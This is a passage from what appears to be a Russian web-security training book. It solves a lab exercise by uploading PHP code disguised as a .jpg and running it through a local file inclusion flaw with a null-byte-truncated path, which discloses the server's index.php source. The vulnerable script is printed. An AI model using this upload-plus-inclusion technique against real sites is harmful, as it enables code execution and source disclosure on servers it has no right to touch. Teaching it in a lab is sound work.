Пробуем загрузить файлы, имеющие различные расширения.

После нескольких тестов убеждаемся, что разрешена загрузка только файлов, имеющих расширением jpg.

Причем фокус с двойным расширением (jpg.php) не удается.

Другими словами, в загрузке файлов уязвимость не присутствует, так как мы не сможем закачать на сервер файл с расширением php и т. п.

Однако если использовать этот факт совместно с локальной уязвимостью типа PHP source code injection, то можно поступить следующим образом.

Подготавливаем PHP-файл, к примеру, со следующим содержимым:

cmd.php

```
<?
$f=fopen("index.php", "r");
while($r=fread($f, 1024)) echo $r;
fclose($f);
?>
```

Затем переименовываем его, например, в `cmd.jpg` и закачиваем на сервер как изображение.

Теперь осталось только подключить его в уязвимости инъекции PHP-кода.

При подключении этого файла стоит вспомнить, что нужно отбросить правую часть имени файла.

После загрузки файла cmd.jpg на сервер, подключаем и выполняем его:

http://localhost/zadachi/6/?path=upload/cmd.jpg%00.

В результате просматривая HTML-представление сгенерированного документа, найдем в нем следующий фрагмент кода:

http://localhost/zadachi/6/?path=upload/cmd.jpg%00

```
<?
  include("./".$path."config.inc.php");

  if(!empty($_FILES["userfile"]["tmp_name"]))
  {
   if(preg_match("/\.jpg$/", $_FILES["userfile"]["name"]))
   {
     if(move_uploaded_file($_FILES["userfile"]["tmp_name"],
"./upload/{$_FILES["userfile"]["name"]}"))
     {
       echo "<br> <br>
       Загружено <a
href=\"./upload/{$_FILES["userfile"]["name"]}\">./upload/{$_FILES["userfi
le"]["name"]}</a>";
     }
    }
    else echo "разрешена загрузка только JPG-файлов";
  }
?>
```

Этот код и является исходным кодом скрипта index.php.

Задача решена.

Предметный указатель

L

M

O

P

R

S

U

V

X